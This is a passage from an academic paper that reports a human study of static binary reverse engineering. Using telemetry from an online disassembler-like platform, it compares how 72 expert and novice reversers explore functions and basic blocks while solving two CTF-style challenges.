Sadly, today we do not know whether this hypothesis or any other hypothesis about how RE experts think is correct. At the 2020 Usenix Security conference, Votipka et al. [53] presented the first human study about RE. This work inspired our follow-up study, where the main focus is restricted to *static RE* (from now on used alternatively with RE) from the perspective of assembly code comprehension. Our goal is to investigate a set of hypothesis by means of quantitative measurements and statistical tests conducted on fine-grained recordings of real RE tasks.

To accomplish that, we try to answer the following research questions:

- What do experts do differently from novices?
- Do experts/novices share particular strategies to explore binary code?
- How are these strategies linked to the binary code elements (e.g., functions, basic blocks)?
- Is any particular strategy correlated with better RE performances?

To recruit a sufficient number of geographically-distributed participants, we designed an online platform that mimics the UI of traditional interactive disassemblers. We then used our platform to record the fine-grained behavior of 72 reversers while they solved two different reverse engineering exercises. In total, we collected 272 hours of binary reverse engineering activity, which we then analyzed to identify patterns and strategies that we can use to model the 'experience' of a reverser.

The results of our experiments allowed us to confirm that experts indeed visit less basic blocks than beginners, and they are also able to dismiss on average 22% of the blocks they visit in under two seconds. While novices tend to re-visit the same parts of the code multiple times, experts gain more information during their first visit. We also identified several exploration strategies, both at the basic block and the function level, that seems positively correlated with experience. For example, beginners are more likely to explore a binary 'horizontally,' while more skilled reversers are more likely to proceed in a vertical way.

These are only a few examples of the many features we investigate in this paper to characterize the static reverse engineering process. We believe that this fascinating area of system security, where human experience is highly regarded but little understood, can help our community to better understand the mechanics behind the cognitive aspects of reverse engineering.

2 Related Work

To the best of our knowledge, only four studies have been conducted so far on human behaviors in the context of reverse engineering [11, 15, 46, 53].

One of the first studies was conducted by Sutherland et al. [46] in 2006 to demonstrate that the education/technical knowledge and the ability to reverse engineer simple binary files are positively correlated. In 2012, Bryant [11] performed a semi-structured interview with the addition of in-place observations during the RE sessions to investigate four experts approaching typical RE scenarios, such as breaking the protection scheme of a toy binary. The outcome is a precise observation of the skills, mental flows, and knowledge-based techniques that the subjects exhibit while reversing a binary. Interestingly this work tries to be the bridge between the source code comprehension community and the RE one, by studying how reverse engineers make use of assembly patterns.

In 2018, Claire et al. [15] proposed RevEngE, a framework to monitor reverse engineering from several points of view. The framework is based on an instrumented virtual machine that registers events such as spawning a new process, focusing on a window and mouse clicks. The goal of this work was to describe a system that acts as a base for an observational study but the paper does not contain any measurements about how reverse engineers perform their activities. Even though the authors did not perform any experiments, the study still deserves a special attention because it proposes an approach which is suitable to perform a quantitative study of RE.

Finally, the recent work of Votipka et al. [53] is what we can consider as the first human study about RE, focusing on what high-level process reverse engineers follow and what technical approaches they adopt. The authors' goal was to improve the design of RE tools to make them more usable and intuitive. However, due to the lack of prior work outlining REs' processes and no theoretical basis for building quantitative assessments, the authors also performed a number of semi-structured interviews in which 16 participants recalled anecdotes of a binary they had reverse engineered in the past. This provides technical details about their strategy and experience, including when they switched from a tool to another, which hypothesis they formulated, and which type of documentation they consulted.

If the literature covering RE is scarce, a vast amount of work has been performed instead in the program comprehension field. Indeed, RE can be seen as a program comprehension problem applied to assembly code, with the goal of recovering the high-level abstractions needed to understand the program logic. For this reason, we collect here the most critical human studies related to program understanding. One of the leading research directions in program comprehension shows that programmers adopt non-linear ways to interpret source code, reasoning at a level of abstraction higher than the code itself [5, 6, 10, 29, 30, 43]. A well-known model about these high-level representations is what researchers refer to as *beacons*: beacons are patterns that experienced programmers can recognize when reading the source code [22, 28, 40]. The utility of beacons is mainly related to assessing some hypotheses that developers do about some unknown parts of the program, such as when they need to maintain some code base, as described

by Littman et al. [32]. Alternatively, Gugerty [21] argues that developers can use debuggers to verify some behaviors within the source code they are analyzing (e.g., by checking whether a variable contains the expected value at some point of the execution). It is also worth mentioning that some of these papers study program comprehension by performing a comparison between *experts* and *novices* [20, 21, 56]. We believe this to be a critical factor in understanding the impact of the experience, and this methodology served as inspiration for the experiments we present in this paper.

Finally, few studies have investigated the usability of RE tools. For instance, researchers have looked at improving the usability of decompilers [24, 57], showing that better variable naming and a reduced number of GOTOs affected positively the readability of the pseudocode. In the context of vulnerability discovery, Do et al. [18] proposed a static analysis framework that allows the developers to write code and run in parallel the static analyzer to help programmers to better manage the large number of alerts generated by the tool. In 2017, Shoshitaishvili et al. [45] showed that the communication between a fuzzing engine and non-skilled reverse engineers can increase the rate of discovered vulnerabilities by taking advantage of human intuition.

3 Scope of the study

Reverse Engineering is a broad topic that covers several different activities. Therefore, in this section, we emphasize what aspects we studied in our work and the actual focus of the paper.

In system security, we refer to binary RE as the activity by which a human, the Reverse Engineer, analyzes an executable file, either in whole or in part, to recover design and implementation information useful to understand the program functionalities. Depending on the context (e.g., malware analysis, vulnerability discovery, firmware analysis), the output of a reverse engineering analysis can be different. However in all cases the analyst is interested in reconstructing the logic of the program and in understanding which conditions must be met to reach a specific location in the code — which can be related to a bug or to a suspicious behavior in the case of malicious files [58].

Independently from its goal, the RE process usually involves different phases, and different tools are used to inspect the program and collect the required information. Some popular frameworks that support the analyst in this complicated task are interactive disassemblers, such as IDA Pro [3] and Ghidra [2]. These tools combine multiple functionalities (e.g., a disassembler, a decompiler, a debugger) in an interconnected and interactive user interface, which allows the analyst to inspect an enriched representation of the binary code. Reverse engineers often rely on a combination of both static analysis and dynamic analysis. The former consists of detailed observation of the binary components (e.g., functions, basic blocks, assembly instructions) to reconstruct the program's behavior without executing it; the latter relies instead on a step-by-step observation of the way a binary interacts with the memory and the operating system at runtime. In this study, we focus our investigation on the core activity that is part of any binary RE process: the static code understanding as presented by interactive disassemblers.

Although this activity represents only one portion of the RE process, we believe it deserves a special attention for several reasons. First, it is particularly interesting as the low-level nature of the Assembly language forces the human mind to make an additional effort when reading the instructions. In fact, the reverser needs to understand the effects of what she reads on the machine that will execute the code as well as mentally reconstruct high-level patterns (such as loops and branch conditions) and data types.

Moreover, this approach mirrors the initial studies of the program comprehension community, where various authors initially focused on how users read source code rather than directly embedding debuggers in their experiments [5, 6, 10, 29, 30]. For these reasons, we decided not to include any decompilers/debuggers in our pipeline, focusing instead on an in-depth analysis of the static assembly code comprehension process.

4 Methodology

To conduct a detailed investigation of how humans perform a RE task, we needed to replace the interview format adopted by previous studies with a fine-grained observation of subjects' actual behavior when requested to perform different tasks related to binary reverse engineering.

While the required data could be easily collected in a lab, for instance, by using eye-tracking equipment to monitor the participant behavior [9,16,38,49], this approach would introduce several problems. First of all, skilled reverse engineers are rare and remotely-accessible experiments are required to collect enough participants with different backgrounds. Second, even simple RE exercises require hours of concentration, which is difficult to achieve while under observation in a lab (especially when the candidate needs to keep her head stable to allow for proper monitoring). Therefore, we opted for implementing a web-based platform specifically designed to conduct our experiments.

The platform needs to be capable of extracting many low-level metrics, such as how much time a person spends looking at each basic block, how she explores and navigates the binary program, and how she annotates and manipulate the assembly code (e.g., by renaming functions and variables) along the way. Moreover, the interface needs to closely resemble the interface of existing reverse engineering tools (such as IDA Pro, Ghidra, and Binary Ninja) to let the users interact with a familiar environment. Finally, the system should incorporate special techniques (such as Restricted Focus Viewer [26] to blur basic blocks that are not currently selected) and a variety of instrumentations to collect a rich set of *raw* low-level information.

The low-level metrics extracted by our online platform act as basic blocks for the subsequent analyses and characterizations. In this second phase, we manually reviewed the collected data



Figure 1: Part of the UI of our reverse engineering framework in the code navigation mode showing on the left the functions' list and on the right the CFG of the selected function

to identify high-level skills starting from the low-level metrics. In this respect, a significant challenge is that we did not know a priori which skills were more important than others and in which context they may become relevant for solving a reverse engineering task.

4.1 Online Platform

Our dedicated online platform provides users with an interface and a set of functionalities, which mimic common interactive disassemblers. The system required users to register an account to allow them to take breaks and perform different tasks at different points in time. After the registration, a "Welcome" page described the various tests and guided the participants through the system's functionalities. The user could then select one of the available tests and proceed with it.

A snapshot of the interactive RE interface is presented in Figure 1. The left panel shows the list of the functions that are present in the binary as well as those imported from external libraries (such as `printf`). When the user visits a function, e.g., `sub_40089a` in Figure 1, the system highlights it with a green bar and displays the list of code cross-references (Xrefs) below the function name. Xrefs are divided into `Xrefs-from` (functions containing a `call` instruction that transfers the control to the visited function), and `Xrefs-to` (functions called within the body of the visited function). The user can control the application by using the mouse (by panning, zooming, clicking on links, accessing a contextual menu with the right mouse button) or the keyboard (by using common shortcuts taken from IDA Pro for moving back and forward, rename variables and functions). The right panel instead is in charge of showing the Control Flow Graph (from now on CFG) of the disassembled function where we decided to resolve library calls with their symbol name and to replace strings' addresses with the string itself. Our UI also includes a call graph view, where the users can visualize the relationship between the function inside the binary.

Enabling the user to have a complete view of all basic blocks at the same time would not allow us to track her progress through the program at the required granularity. Therefore, by taking inspiration from similar experiments performed in the code comprehension community to measure the user attention [8, 26], we decided to implement a *Restricted Focus Viewer* [26] (RFV) solution. This technique provides results comparable with eye-tracking methodologies by dynamically blurring parts of the screen and letting users control the visible area. In our case, only one basic block at a time is readable while all other ones are blurred. For instance, on the right side of Figure 1, the central basic block (from now on BB) is unblurred, whereas the ones above and below are blurred. When the user moves the mouse over a different BB, the system immediately shows its content and re-sets the previous one in a blurred state.

The main disadvantage of this solution is that it can delay the user activity and, as discussed in Section 6.4, it can also prevent rapid glances over different parts of the screen. Even though we are aware of the fact that RFV represents a limitation of our work (as detailed in Section 8), it represents the only solution to precisely measure the basic blocks observed by each participant, while enabling our experiments to be conducted online with users located in different countries.

For each action the user performs over the visible element, the framework generates an event and sends it to our backend server. These events include *New function access* (when the user clicks on a function name), *New basic block visit* (mouse over the new basic block), *Function rename* (right click or keyboard shortcut), *Variable rename* (right click or keyboard shortcut), *Comment* (right click or keyboard shortcut), *Follow the jump to an address* (double click), *Jump to address* (double click on the address), *Move backward* to the previous basic block (keyboard shortcut), *Follow Xrefs-to or Xrefs-from* (click on the desired xref), and *Solution submission* (click on the dedicated link). For each of the cases mentioned above, the web interface generates a JSON request containing a timestamp, the event type (i.e., the action), the position in the binary (i.e., the function address and the BB), and depending on the action type, the arguments. For example, when the humans rename a stack variable, the JSON string will contain the new proposed name and the old stack offset as further arguments.

All the events, along with the user's changes on the code (such as renamed objects, comments, and previously accessed locations), are stored in a database for further analysis.

4.2 Challenges Design

The main problem we encountered when designing our tests was to find a balance between the complexity of the binaries, the amount of data we could collect from them, and consequently the number of people that we could recruit.

Modeling the complexity of a RE task is not easy because a binary could include many features that make the process of understanding its internals more complex. For instance, ob-

fuscated code would require dynamic analysis or access to the binary file for implementing a de-obfuscation algorithm, thus resulting in less data that could be collected by our platform. We also had to design our tasks to be independent from the domain of the different experts; for instance a challenge about packing would be easier for malware experts than for vulnerability researchers. We decided instead to present binaries that implement common functionalities that can be found in any domain.

That being said, there are many potential strategies to provide a measure of the complexity of our tasks. A possible way to accomplish this goal is to rely on the complexity of the source code, as done by [46] to formally describe the difficulty of their binary challenges. Peitek et al., [39] demonstrated, with the use of Functional magnetic resonance imaging (FMRI), the existence of a correlation between such source code metrics and the brain activation registered in users that perform code comprehension tasks. Therefore, we compute a total of twelve metrics (including the Halstead metrics, the cyclomatic complexity, and the number of functions and lines of code) and use these values to assess the difficulty of our assignments. All values for the two assignments are reported in Table 1 (in Appendix). When crafting our challenges we used these metrics of the tasks reported by Sutherland et al. [46] as a lower bound to make sure that our tasks were sufficiently complicated.

After some internal experiments among the authors, we settled for three binaries. Although we understand that three binaries cannot provide a detailed view of the skills that expert reverse engineers acquired after many years of practice, we believe this choice to be a good tradeoff between the amount of data we can collect and the time each participants would need to invest in our exercises.

The first challenge binary was the smallest and only served as a warm-up to make the users comfortable with our tool's interface. Thus, we did not collect data from this first assignment. The other two binaries, which from now on, we will call TEST_1 and TEST_2, were inspired by typical reverse engineering problems in Capture the Flag (CTF) competitions. CTFs are popular games designed to challenge their participants to solve computer security problems. The goal of a RE challenge in a CTF is often to recover the input that needs to be provided to a given binary to produce a specific output. This had the advantage that solutions are small and can be easily verified on our side while still requiring the participants to "understand" the full logic of the target binary. Both the programs were written in C language and compiled for a Linux x64 machine with the `gcc` compiler.

In our tests, all binaries include a *target* function whose purpose is to print the string `'Success!!'`, and the participants were asked to submit a description of the input required by the program to print the success string. To make things more challenging, all binaries were stripped from their symbols and included several "useless" snippets of codes, which had no effect on the problem's solution.

Test 1. The first binary consists of a simple server listening on port 8888 and accepting new incoming connections. For each connection, the server would I) spawn a new process (using the `fork()` function) to serve as a connection handler, II) increment a global counter, and III) invoke the target function that would print the success string if the global counter is equal to three. Therefore three clients need to connect to the server to trigger the `Success!!` string.

Table 1: Complexity metrics of the two assignments

Metric	Test 1	Test 2
Lines of code	146	207
Operators count	426	673
Distinct operators	35	38
Operands count	207	338
Distincst operands	89	87
Program length	633	1011
Program vocabulary	124	125
Volume	4402	7042
Difficulty	39	73
Effort	171678	514095
Cyclomatic complexity	14	19




Figure 2: Call Graph of Test 1

The challenge requires the participants to recognize the assembly patterns associated to simple network actions (e.g., the initialization of the socket structures and `bind()`, `listen()`, `accept()` APIs), and the parent/child relationship during a `fork()`. For the sake of clarity, we sketch the call graph of the binary in Figure 2. The figure shows in green the three functions that need to be reversed to solve the exercise, and in red, the three additional functions that play no role in the solution. Two out of the three additional functions are responsible for handling error conditions generated along the binary. The purpose of such procedures is to assess if participants can easily recognize and ignore functions that only generate error messages. The third procedure is the one that implements the connection management.

Test 2. The second binary implements a simple list management application. The application accepts two parameters,




Figure 3: Call Graph of Test 2




Figure 4: Relationships between how often the subject reverse binaries and the total time spent to solve the exercises.

a list of integer numbers, and one letter that specifies the required operation: (`a`) – the application sums the elements of the list and prints back the result; (`r`) – the application prints the list in a reversed order; (`s`) – the application checks whether the list is sorted and contains at least four elements. If both conditions are satisfied, the program prints the success string.

This second binary is more complicated than the previous one, and all operations are performed over linked lists of custom data structures. To ensure that the difficulty was higher than TEST_1, we verified that all twelve complexity metrics had higher values than in the previous test. The challenge requires the participants to be familiar with linked lists in assemblers (i.e., on the way C `structs` and pointers are compiled in binaries) and to recognize list-related operations (including a bubble-sort implementation). Figure 3 represents the simplified version of the call graph: as in the previous case, we label as *useless* the functions that are not related to the challenge solution. For all the other functions, we report their self-explanatory name. However, the symbols' names were stripped from the binaries, so the participants did not have this information.

5 Participants recruitment

We ensured that all methods and experiments performed for this work are in line with our institutions' research ethics guidelines and our country regulations on data collection and retention. The participants were recruited over a period of several months and the invitation was sent from our institutional email address as proof of credibility. The text, reported in Appendix A, contained a complete description of the experiment with the link to our online infrastructure. As we specify in the recruitment email, we did not provide a compensation for our experiments and we only collected anonymous data.

In particular, we contacted *students* who took a binary analysis or reverse engineering course in three different universities. All students had been previously trained to reverse binary programs, but while some were still beginners, others already had experience by playing CTF competitions. We also contacted nine different top CTF teams, asking for *players* who usually solve complex RE challenges to participate in our experiment. Overall, 95 users responded to our request, but only 72 completed successfully the two tests.

In order to compare the effectiveness of different approaches to read the disassembled code, we split our participants into two groups: *experts* and *novices*. On the one hand, simply relying on the "reputation" of the participants could lead to biased results in our data analysis. On the other hand, self-evaluation questions can also produce biased results because humans tend to adjust their answers depending on their concerns with the interviewer's perception [23, 47]. Therefore, we decided not to divide the participants in two a priori groups, but rather to combine their self-reported experience with the time required to solve the tasks. First, when visiting the website, the participants were asked how often they reverse engineer binary code on a four-point scale in ascending order of frequency: *never*, *sometimes*, *often*, and *usually*. Then, once all experiments had been completed, we identified the time required by the "worst" participant who reported to reverse binaries *often* or *usually* (i.e., 172 minutes). Finally we adopted this value as a threshold: participants who took less time than this threshold are considered experts, otherwise novices. The two groups contained respectively 33 experts and 39 novices. It is worth noting that all CTF players ended up in the expert group.

Figure 4 shows the relationship between the answer to the frequency question and the time required to complete the two assignments for the two classes of users whereas the dashed horizontal line represents the threshold we have inferred.




Figure 5: Three distinct RE sessions of Test 1 showing the time spent on each basic block during the session

6 Data Analysis

We now discuss the results of the participants who completed the two exercises (39 novices and 33 experts). First of all, as we expected, novices and experts spent a different amount of time to complete the assignments. In fact, the two exercises combined took between 24 and 172 minutes (92 on average) for the subjects in the experts' group and between 178 and 941 minutes (340 on average) for novices. In other words, even though the exercises were relatively simple, beginners were, on average, 3.7 times slower than experts, and the fastest beginner was 7.4 times slower than the fastest expert.

To avoid bias, we computed the confidence intervals for the two groups of users, with a confidence value equal to 0.95. In this second scenario we obtained that the time required was between 75 and 110 minutes for experts whereas it ranged from 289 to 391 for novices.

Moreover the application of a 2-sample t-test over the two groups in relation with the solution time confirmed us that it is meaningful to separate the two groups in terms of time needed to accomplish the task (t-test 9.31, p-value 3.5e-10).

We also analyzed the solution time by splitting the users according to their answer to the initial question about how often they reverse binaries.

As shown in Figure 4, it took on average 301 minutes for users who answered 1 (rarely reverse binaries), 233 for those who answered 2, 86 minutes for those who answered 3, and finally 40 minutes for the only three experts who reported to reverse binaries on a daily basis. This shows that while all participants in our expert group were fast, on average, those who perform this task more often tend to be faster.

Mining for Strategies

We started our analysis by manually inspecting the telemetry data collected from the users' sessions, looking for macro-differences that could indicate the use of different strategies. As an example, Figures 5 shows a graphic representation of the behavior of three users during the first exercise (time is on the X axis and BB addresses on the Y). The horizontal bands of different colors represent the three useful functions (those required to solve the exercise), while the white region indicates the BBs located in other irrelevant parts of the program. Each dot corresponds to the user focusing on a given basic block for a certain amount of time (expressed by the size of the circle). The labels `target` and `bridge` respectively indicate the function that prints the success string and the function that has `main` as the caller and `target` as one of the callees.

The first two graphs belong to experts (the fastest in our test and an average one), while the bottom depicts a beginner session.

The three graphs clearly show very different approaches to reverse the same binary. The second expert spent a considerable amount of time on `main` (the red band), while the first moved away from it after a few minutes and returned to its code only after a first overview of the binary. Moreover, the order of their visits is different. The first started from `main` while the second user started the exploration from the `target` function (where the success string is printed). However, even if the first approach is more efficient, the first expert spent more time looking at unrelated code (dots in the white band) than the second (9 against 4 minutes).

The novice session appears more chaotic. It contains many more points (i.e., BB visits), reaching a total of 3469 visited blocks, and the user kept switching back and forth between the three main functions, probably trying to make sense of the entire program.

Looking at all 72 graphs, it seems like everyone has their own style. However, we are interested in generalizing these first observations and finding whether the strategies adopted by experts have something in common that does not appear in the novice sessions. We also notice considerable variance among the experts themselves, so we want to study possible

Table 2: Prevalence of Function-level Strategies for novices and experts while approaching the two binaries

Strategy	Test 1		Test 2	
	Novices	Experts	Novices	Experts
Sequential	4	-	8	-
Backward	2	6	5	8
Forward	33	27	26	25
Depth-First	0	2	1	6
Breadth-First	11	8	16	12
Hybrid	28	23	22	15

differences among users in the same group.

To perform this analysis, we first distilled the collected low-level events into several high-level features representing observable behaviors that we could identify in our dataset of participants. We then tested whether each feature was substantially different between experts and novices and whether it was positively correlated to the overall solution time. While this second aspect does not necessarily imply causation, it can still show which set of techniques are more commonly used by those reversers who could complete the exercise in a shorter amount of time. Before performing the statistical test, we checked if the data distribution (especially for time samples) was normal and, in negative case, we applied a log-transformation to normalize it. For each test that we executed, we collected the resulting p-values inside a vector, and we used the Bonferroni method to correct them with an input alfa of 0.05 (all additional hypotheses we tested are listed in Appendix 7). The corrected alfa that we obtained is 1.2e-03 and all values that we report in the paper already take into account the Bonferroni correction.

6.1 Functions Exploration

Function exploration strategies play an important role to discover the path between the `main` and the `target` functions. Once this path has been unveiled, users can focus on the BBs that compose the functions in this path and therefore they abandon their function-level strategy and drive the exploration according to what they found. For example, if we consider the second expert of Figure 5, we can note that she adopts a backward approach, starting from the `target` and then reaching the `main` function. Then, she focuses with more attention on the BBs of such (and other) functions to figure out how to craft the proper input to solve the challenge.

Three different ways exist to move across functions: by following Xref, by direct access (i.e., by clicking on the function name in the sidebar), and by following the CFG (i.e., by clicking on the `call` instructions or by using the `ESC` key to step backward). Accordingly, we identified three main exploration strategies: *forward* (starting from the program's `main` and following the CFG), *backward* (by first searching the API call that prints the `SUCCESS` string and then backtracking the analysis by following `Xref` references), and *sequential* (i.e., by exploring each function independently of its role or position in the callgraph).

Whenever a user explores the code of a function and encounters a `call` instruction, she can decide to proceed either *depth-first* or *breadth-first*. In the first case, the reverser visits each function vertically until she reaches a leaf. In the other, she explores the called functions horizontally before moving deep into each part of the call graph. To discern between the two strategies we cannot use standard DF and BF detection algorithms, as users often alternate between the two methods. Therefore, we considered a sliding window of two visits on the call graph and compared consecutive bi-grams by looking for typical BF or DF patterns. For instance, a typical window of a user using a DF approach consists of two visits to different functions following the direction of the graph's edges. On the other hand, the bigrams of a BF strategy contain consecutive bigrams of the same two functions, but appearing in alternate directions (e.g., $f-g$ followed by $g-f$).

We say that a participant predominantly uses a given strategy if it employs it at least 50% more frequently than the other. When this does not happen, we assign the user to a *hybrid* category, which means that the reverser adopted both exploration strategies at different points in time without a clear preference. The prevalence of the different exploration techniques is summarized in Table 2 for both novices and experts, and it shows that experts and novices clearly use different techniques. The sequential exploration is adopted by a non-negligible amount of the beginners (4 in the first test and 8 in the second one), but none of the more experienced reversers follow this approach. Users in both categories prefer the forward rather than the backward exploration. We can also see that BF visits are much more common than DF, and it is important to note that almost none of the novices resorted to a DF approach.

So far, we learned that experts tend to use different strategies, but it is still unclear whether a given strategy impacts the time required to solve the exercises. We performed an ANOVA test by splitting the participants' solution time into 3 groups (*depth-first*,*breadth-first* or *hybrid*), and applying the `one way` function to these. We ran a separated test for each challenge because some participants changed their strategy depending on the task, but all tests failed (p-values for each challenge were 0.17, 0.19 with effect sizes of 1.8 and 1.6 for the *forward-backward-sequential* classification and 0.14, 0.2, effect sizes of 2.1 and 1.9 according to the *depth-breadth* separation). In fact, as depicted in Figure 6, all techniques were used to efficiently solve the two exercises.

6.2 Code Selection

We now check *where* the reversers spent most of their analysis time. Table 3 shows all functions in the second binary, and for each of them, it reports several metrics. The table is divided into two parts: the top half lists useful functions, i.e., those involved in the solution of the problem. The bottom half




Figure 6: Time needed to solve Test 2 grouped by strategies.




Figure 7: Average times spent in the BBs of Test 1

lists instead the five 'useless' functions (the binary accepts three different commands, but only one is required to print the success string). However, since also the related functions include irrelevant paths (e.g., to handle error conditions), in the first two columns we report the total number of basic blocks in the function and the total number of 'good' blocks (B_{good}), which are those that must be reversed to conclude the exercise. The table also reports how much time (both the absolute median time and in percentage over their entire session) experts and novices spent on each function and the overall ratio between the experts and the novice time (last column) computed as the absolute median time of novices divided by the absolute median time of the experts for that function.

Table 3: Median Time Per Functions for task 2

Function	BB	BB_{good}	Experts min (%)	Novices min (%)	Time Ratio
main	16	12	9.1 (15.8%)	29.4 (13.9%)	x3.2
sort_case	8	6	5.7 (9.6%)	18.2 (8.6%)	x3.1
setup	6	4	4.4 (7.8%)	13.4 (6.3%)	x3.0
is_sorted	12	10	10.4 (18.1%)	28.9 (13.7%)	x2.7
init_list	8	7	8.7 (15.1%)	38.7 (18.3%)	x4.4
is_empty	1	1	0.26 (0.4%)	1.0 (0.5%)	x3.9
insert_node	7	6	5.8 (10.2%)	28.0 (13.4%)	x4.8
is_number	9	8	4.7 (8.2%)	22.9 (10.9%)	x4.8
length	4	4	3.5 (6.2%)	12.0 (6.0%)	x3.5
useless-0	6	0	1.0 (1.8%)	2.8 (1.3%)	x2.8
useless-1	4	0	0.5 (0.9%)	2.9 (1.4%)	x5.7
useless-2	7	0	0.9 (1.6%)	2.9 (1.4%)	x3.1
useless-3	4	0	1.5 (2.6%)	5.4 (2.6%)	x3.6
useless-4	4	0	0.8 (1.4%)	3.9 (1.9%)	x4.7
TOTAL	96	58	57.2 (100%)	210.4 (100%)	x3.6

There are two interesting observations we can make from these results. First of all, all participants spent most of their time on *main* (because it was longer) and on the functions that operate on linked lists. However, beginners were impacted more by the nature and complexity of the function. For instance, they spent much more time (4.8x slower than experts) to recognize that `is_number` only verifies that all parameters are integer numbers. We believe that this is due to the fact that similar simple functionalities are encountered frequently by reversers and therefore are easily recognized by experts.

Nevertheless, the most striking result is the fact that, in percentage, novices spent almost the **same** percentage of their time (8.6% vs 8.3% for experts) on reversing useless code (even if in absolute terms they still spent four times more than experts). At first, this seemed counter-intuitive. In fact, we expected experts to be better at quickly skimming through the code and ignoring it if it was not related to their task. However, given the numbers in Table 3, we hypothesized that this discrepancy is because novices were so slow to understand the difficult parts of the code that, in percentage, they appeared faster in discarding the non relevant ones. We computed the same values for the first binary and we observed the same trends even if in that case the number of functions is minor compared to the second challenge (only 6). Indeed, the *main* is still the function where users spent most of their time and the effort dedicated to the useless functions is basically the same in percentage (13.1% for experts vs. 12.5% for novices). For space reasons we report the values in Table 6 in the Appendix.

Hence, we decided to measure the total number of basic blocks that were visited by each participant. In total, the two exercises combined contained 155 basic blocks, but only 94 (61%) of them were actually along the solution path. To complete the two exercises, the median expert completely skipped (i.e., never even checked once) 24 basic blocks, while the median novice skips only 6 of them. Indeed, this fact shows that experts could cut entire branches (or functions) by




Figure 8: Progression of Top5 and Bottom5 experts in the second challenge.

only looking at a few of their blocks.

For instance, Fig. 7 shows the CFG of Test 1. The green edges point to interesting BBs while the red ones point to useless BBs. Each node is split in half: the intensity of the left side represents the amount of time spent on that BB by the experts (on average); the right side represents the same for novices. If we consider the noninteresting paths, the blue intensity is generally higher than the red. Experts mostly recognize that some code parts lead to useless BBs by just reading the first BBs of that function and then recovering the correct path to the target function. Novices instead needed to go through also the noninteresting parts of code before understanding that they do not need them for their purposes.

